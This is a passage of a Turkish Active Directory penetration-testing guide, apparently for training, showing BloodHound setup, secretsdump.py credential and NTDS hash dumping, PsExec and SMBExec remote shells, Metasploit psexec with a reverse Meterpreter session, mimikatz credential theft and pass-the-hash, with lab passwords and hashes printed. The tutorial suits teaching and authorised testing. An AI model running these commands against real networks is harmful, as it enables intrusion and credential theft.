
```
(kali㉿kali)-[~]  
$ sudo apt update  
[sudo] password for kali:  
Hit:1 http://kali.download/kali kali-rolling  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
1142 packages can be upgraded. Run 'apt list --  
  
(kali㉿kali)-[~]  
$ sudo apt install neo4j  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done
```

```
└─(kali㉿kali)-[~/BloodHound-linux-x64]
$ sudo neo4j console
Directories in use:
  home:          /usr/share/neo4j
  config:        /usr/share/neo4j/conf
  logs:          /usr/share/neo4j/logs
  plugins:       /usr/share/neo4j/plugins
  import:        /usr/share/neo4j/import
  data:          /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:           /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2021-02-07 17:29:35.195+0000 INFO  Starting ...
2021-02-07 17:29:37.013+0000 INFO  ===== Neo4j 4.2.1 =====
2021-02-07 17:29:38.427+0000 INFO  Initializing system graph model for component 'security-users'
tus UNINITIALIZED
2021-02-07 17:29:38.431+0000 INFO  Setting up initial user from defaults: neo4j
2021-02-07 17:29:38.431+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspe
2021-02-07 17:29:38.437+0000 INFO  Setting version for 'security-users' to 2
2021-02-07 17:29:38.440+0000 INFO  After initialization of system graph model component 'securit
nd status CURRENT
2021-02-07 17:29:38.443+0000 INFO  Performing postInitialization step for component 'security-us
tatus CURRENT
2021-02-07 17:29:38.643+0000 INFO  Bolt enabled on localhost:7687.
2021-02-07 17:29:39.429+0000 INFO  Remote interface available at http://localhost:7474/
2021-02-07 17:29:39.430+0000 INFO  Started.
2021-02-07 17:30:07.579+0000 WARN  The client is unauthorized due to authentication failure.
```


İndirdiğimiz BloodHound uygulamasını çalıştıralım.

```
└─(kali㉿kali)-[~/BloodHound-linux-x64]
$ sudo ./BloodHound --no-sandbox
```

Neo4j veritabanının varsayılan kullanıcı bilgileri neo4j:neo4j



BloodHound'u kullanabilmemiz için, neo4j veritabanının varsayılan parolasını değiştirmemiz gereklidir.



localhost:7474/browser/

The screenshot shows the Neo4j Browser interface running in a browser window titled "localhost:7474/browser/". The browser's address bar also displays "localhost:7474/browser/". Below the address bar, there is a navigation bar with links to "Kali Training", "Kali Tools", "Kali Docs", "Kali Forums", "NetHunter", "Offensive Security", and "Exploit-DB". The main content area of the browser shows a configuration form for connecting to a Neo4j database.

Database access
might require an
authenticated
connection.

Database - leave empty for default

Authentication type

Username

Password

Connect

Database access not available. Please use `:server connect` to establish connection. There's a graph waiting for you.

```
$ :server connect
```

Connect to Neo4j


New password


Repeat new password

Change password

Database access might require an authenticated connection.

Neo4j parolasını değiştirdikten sonra, BloodHound uygulamasına giriş yapabiliriz. Giriş yaptıktan sonra bloodhound-python ingestor'unun topladığı bilgileri json formatında sisteme yükleyiniz.






İlgili dosyalar sisteme yüklenikten sonra, BloodHound içerisinde gelen varsayılan sorgular ile Domain hakkında daha fazla bilgi sahibi olabilir, saldırısı arayüzüne genişletebilir ve zafiyet teşkil eden ilişkileri tespit edebilirsiniz.

≡ Search for a node A H T

Database Info Node Info Analysis

Pre-Built Analytics Queries

- [Find all Domain Admins](#)
- [Find Shortest Paths to Domain Admins](#)
- [Find Principals with DCSync Rights](#)
- [Users with Foreign Domain Group Membership](#)
- [Groups with Foreign Domain Group Membership](#)
- [Map Domain Trusts](#)
- [Shortest Paths to Unconstrained Delegation Systems](#)
- [Shortest Paths from Kerberoastable Users](#)
- [Shortest Paths to Domain Admins from Kerberoastable Users](#)
- [Shortest Path from Owned Principals](#)
- [Shortest Paths to Domain Admins from Owned Principals](#)
- [Shortest Paths to High Value Targets](#)
- [Find Computers where Domain Users are Local Admin](#)
- [Shortest Paths from Domain Users to High Value Targets](#)
- [Find All Paths from Domain Users to High Value Targets](#)
- [Find Workstations where Domain Users can RDP](#)
- [Find Servers where Domain Users can RDP](#)
- [Find Dangerous Rights for Domain Users Groups](#)
- [Find Kerberoastable Members of High Value Groups](#)
- [List all Kerberoastable Accounts](#)
- [Find Kerberoastable Users with most privileges](#)
- [Find Domain Admin Logons to non-Domain Controllers](#)
- [Find Computers with Unsupported Operating Systems](#)
- [Find AS-REP Roastable Users \(DontReqPreAuth\)](#)



12. secretsdump.py

secretsdump.py, impacket araçlarının içerisinde hedefin SAM ve NTDS.dit veritabanını ele geçirmemize olanak sağlayan bir araçtır. Veritabanı içerisindeki kullanıcı hashlerini ele geçirdikten sonra yerel olarak BruteForce ve Dictionary Attack gibi saldırularla bu hashleri çözüp parolaları elde edebiliriz veya hashleri çözmemez gerek kalmadan “Pass-The-Hash” yöntemini kullanarak hedef bilgisayarlarda oturum elde edebiliriz.

secretsdump.py BUSIBER/Administrator:'1q2w3e4R'@192.168.0.4

```
└$ secretsdump.py BUSIBER/Administrator:'1q2w3e4R'@192.168.0.4
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xa06a844294b43229947eabd68f66a816
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:342db56deb94d391ab4c2721ac1c6f85 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain\username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
BUSIBER\WIN-FNG7ILTB0H0$:aes256-cts-hmac-sha1-96:452e1cdb6dfc91bed04c4e36bc26adc6958e6ddf0a72121fddae78b4165fb1fa
BUSIBER\WIN-FNG7ILTB0H0$:aes128-cts-hmac-sha1-96:bec9f576e069d12fce1e2f7605a7014b
BUSIBER\WIN-FNG7ILTB0H0$:des-cbc-md5:9bb6409810d0dfcb
BUSIBER\WIN-FNG7ILTB0H0$:plain_password_hex:b13921c399c1e37edc4db73bf178711ccbbae776c3cbfd83f291984b78301b17850d522
796893789c911afb05a768b495b035c543317f65a8ee3c672097c572ff7310adeb0e9444b1e02da947f879d3718dcbe920d35495391bb805db
9ae4d2e7eb3233787a025537b0639b80cff98127cb1f1bd3449aa11ccb203b2ece95d1e8a9477c3b69e97094bb82cd7a514eed015c2a9722
a7bb10938484d19afa9965336eda8153b6a37297416a5f34aa2422221a703fdb505c0ae15292849c6c579a862
BUSIBER\WIN-FNG7ILTB0H0$:aad3b435b51404eeaad3b435b51404ee:0cbe46468baa952625b43c3b283f292f :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc5d27861835c03d149081f5b8227c075fef48c7d
dpapi_userkey:0xe49b4b4ca289a818c5c6f0ea72075bd48d7fc069
[*] NL$KM
0000 3E A9 22 E3 EF 11 98 7A 8A 98 16 68 2A C0 B0 21  >."....z ... h* ..!
0010 6C 24 C9 70 B3 24 F1 4E 41 EC 22 1B 11 43 74 49  l$.p.$NA."..CtI
0020 09 9C C8 EA 96 50 93 8B A4 F1 17 DB 96 EF FD 01  ....P.....!
0030 B7 C8 DD FE D6 FF 7D 7C 48 A0 9A 35 64 BD 29 8F  .....}|H..5d.).
NL$KM:3ea922e3ef11987a8a9816682ac0b0216c24c970b324f14e41ec221b11437449099cc8ea9650938ba4f117db96effd01b7c8ddfed6f
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:342db56deb94d391ab4c2721ac1c6f85 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3f406cb32b30c57affbd8a244154e63f :::
yusuf.akca:1103:aad3b435b51404eeaad3b435b51404ee:342db56deb94d391ab4c2721ac1c6f85 :::
busiber.local\carmencita.chanda:1104:aad3b435b51404eeaad3b435b51404ee:dceba220d815799e5f3fae4624d20153 :::
busiber.local\neila.norma:1105:a[redacted] ead3b435b51404ee:c173709f4c8d7ca40f7c291baa8cdef0 :::
```

Ekran Resmi

13. Oturum Alma ve Komut Çalıştırma Yöntemleri

13.1. PsExec

psexec.py, Windows tarafında kullanılan PsExec aracının impacket araçlarının içinde python diliyle yazılmış bir versiyonudur. Sistem yöneticileri tarafından uzaktan komut çalıştırılmak için kullanılan PsExec aracını sizme testi esnasında bir sisteme sizip oturum almak için kullanabiliriz. PsExec aracı hedef bilgisayara bağlandıktan sonra bir payload aracılığıyla bağlantı verdiği için, AV/EDR gibi ürünlerde yakalanma ihtimaliniz yüksek.

psexec.py BUSIBER/Administrator@192.168.0.10

```
$ sudo psexec.py BUSIBER/Administrator@192.168.0.10
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.0.10.....
[*] Found writable share ADMIN$ 
[*] Uploading file BwyqTaUp.exe
[*] Opening SVCManager on 192.168.0.10.....
[*] Creating service FqMY on 192.168.0.10.....
[*] Starting service FqMY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.746]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . . . .
Link-local IPv6 Address . . . . . : fe80::3815:f395:f090:94bc%14
IPv4 Address. . . . . : 192.168.0.10
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1

C:\Windows\system32>
```

13.2. SMBExec

SMBExec, PsExec'den farklı olarak hedef bilgisayara payload yükleyip çalıştmak yerine SMB protokolü üzerinden bağlanıp DCE/RPC aracılığıyla belirtilen cmd.exe komutunu çalıştırıp, komutun çıktısını çalıştığı yerel bilgisayarda bir SMB sunucusu açarak iletişim kurma prensibine dayanan bir araçtır.

smbexec.py BUSIBER/Administrator@192.168.0.19

```
$ sudo smbexec.py BUSIBER/Administrator@192.168.0.10
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::3815:f395:f090:94bc%14
IPv4 Address. . . . . : 192.168.0.10
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1

C:\Windows\system32>
```

13.3. Metasploit

Metasploit içerisinde bulunan exploit/windows/smb/psexec modülü ile yukarıda PsExec modülü gibi oturum alabiliriz. Metasploit içerisinde payload'ı **generic/custom** olarak belirtip kendi hazırlamış olduğumuz ve AV'ler tarafından tespit edilemeyen bir zararlı yazılım vererek istediğimiz dosyayı yükleyebiliriz.

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.0.10
RHOSTS => 192.168.0.10
msf6 exploit(windows/smb/psexec) > set SMBDomain BUSIBER
SMBDomain => BUSIBER
msf6 exploit(windows/smb/psexec) > set SMBPass 1q2w3e4R
SMBPass => 1q2w3e4R
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > 
```

```
[*] Started reverse TCP handler on 192.168.0.6:4444
[*] 192.168.0.10:445 - Connecting to the server ...
[*] 192.168.0.10:445 - Authenticating to 192.168.0.10:445|BUSIBER as user 'Administrator' ...
[*] 192.168.0.10:445 - Selecting PowerShell target
[*] 192.168.0.10:445 - Executing the payload ...
[+] 192.168.0.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 192.168.0.10
[*] Meterpreter session 1 opened (192.168.0.6:4444 → 192.168.0.10:49786) at 2021-02-07 18:10:11 -0500

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

```
meterpreter > ps
Process List
=====

  PID   PPID  Name          Arch Session User          Path
  --  --  -----
  0     0  [System Process]    x64    0      NT AUTHORITY\SYSTEM
  4     0  System           x64    0      NT AUTHORITY\SYSTEM
  92    4  Registry         x64    0      NT AUTHORITY\SYSTEM
  344    4  smss.exe        x64    0      NT AUTHORITY\SYSTEM
  356   644  svchost.exe    x64    0      NT AUTHORITY\SYSTEM
  e     376  svchost.exe    x64    0      NT AUTHORITY\SYSTEM
  e     440  csrss.exe       x64    0      NT AUTHORITY\LOCAL SERVICE
  e     508  svchost.exe    x64    0      NT AUTHORITY\LOCAL SERVICE
  e
```

```
meterpreter > migrate 376
[*] Migrating from 1876 to 376...
[*] Migration completed successfully.
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====

Username        Domain       NTLM                               SHA1
_____
Administrator   BUSIBER    342db56deb94d391ab4c2721ac1c6f85  6620e71f0e4a27f7
6ea5a0311a27ef53b
MUHASEBE01$     BUSIBER    1b3eb63557ffb101309daa78908439d9  1e264ae16a5fe068
```

13.4. Pass The Hash

Pass-the-Hash (PtH), saldırganların çeşitli saldırılar (secretsdump, mimikatz, kiwi vb.) şekilde elde etmiş olduğu NTLM hashlerini BruteForce ve Dictionary Attack gibi saldırırlara gerek duymadan, yani hash'i kırmadan direkt olarak hash ile oturum aşmasını sağlayan bir saldırıdır.

PsExec, CrackMapExec gibi araçlar kullanarak PtH metodu ile oturum alabilir/komut çalıştırabiliriz.

```
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:342db56deb94d391ab4c2721ac1c6f85
SMBPass => aad3b435b51404eeaad3b435b51404ee:342db56deb94d391ab4c2721ac1c6f85
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.0.10
RHOSTS => 192.168.0.10
msf6 exploit(windows/smb/psexec) > set SMBDomain BUSIBER
SMBDomain => BUSIBER
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > run
```

```
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.0.6:4444
[*] 192.168.0.10:445 - Connecting to the server ...
[*] 192.168.0.10:445 - Authenticating to 192.168.0.10:445|BUSIBER as user 'Administrator' ...
[*] 192.168.0.10:445 - Executing the payload ...
[+] 192.168.0.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 192.168.0.10
[*] Meterpreter session 1 opened (192.168.0.6:4444 → 192.168.0.10:49783) at 2021-02-13 06:28:23 -0500
meterpreter > ipconfig
Credentials (domain\uid:rid:lmhash:nthash)
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

BOĞAZİÇİ ÜNİVERSİTESİ YBS SİBER GÜVENLİK MERKEZİ

123

```
└$ smbexec.py busiber.local/Administrator@192.168.0.10 -hashes aad3b435b51404eeaad3b435b51404ee:342db56d  
eb94d391ab4c2721ac1c6f85 5e35f5e070170805169780493ew12e7ea3333787a025  
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation  
[!] Launching semi-interactive shell - Careful what you execute  
C:\Windows\system32>ipconfig  
Windows IP Configuration  
api_machinekey:0xc5d27861835c03d149081f5b8227c075fef48c7d  
api_userkey:0xe49b4b4ca289a818c5c6f0ea72075bd48d7fc069  
Ethernet adapter Ethernet:  
    Physical Address . . . . . : 00-3E-A9-22-E1-BE  
    Connection-specific DNS Suffix . . . . . : lab.bogazici.edu.tr  
    Link-local IPv6 Address . . . . . : fe80::3815:f395:f090:94bc%14  
    IPv4 Address . . . . . : 192.168.0.10  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.0.1  
C:\Windows\system32>
```

14. Kaynakça

<https://attack.mitre.org/techniques/T1557/001/>

<https://attack.mitre.org/techniques/T1003/>

<https://attack.mitre.org/techniques/T1558/003/>

<https://attack.mitre.org/techniques/T1558/004/>

<https://attack.mitre.org/techniques/T1021/002/>

<https://attack.mitre.org/techniques/T1003/002/>

<https://attack.mitre.org/techniques/T1003/003/>

<https://en.hackndo.com/ntlm-relay/#ntlm-relay>

<https://www.tarlogic.com/en/blog/how-kerberos-works/>

<https://www.tarlogic.com/en/blog/how-to-attack-kerberos/>

<https://hausec.com/2019/03/05/penetration-testing-active-directory-part-i/>

<https://hausec.com/2019/03/12/penetration-testing-active-directory-part-ii/>

<https://www.scip.ch/en/?labs.20181011>

<https://luemmelsec.github.io/Relaying-101/>

<https://en.hackndo.com/pass-the-hash/#protocol-ntlm>

https://ernw.de/download/BloodHoundWorkshop/ERNW_DogWhispererHandbook.pdf

<https://adsecurity.org/?p=2398>

<https://engindemirbilek.github.io/smb-relay-saldirilari-hash-kirma-yonlendir.html>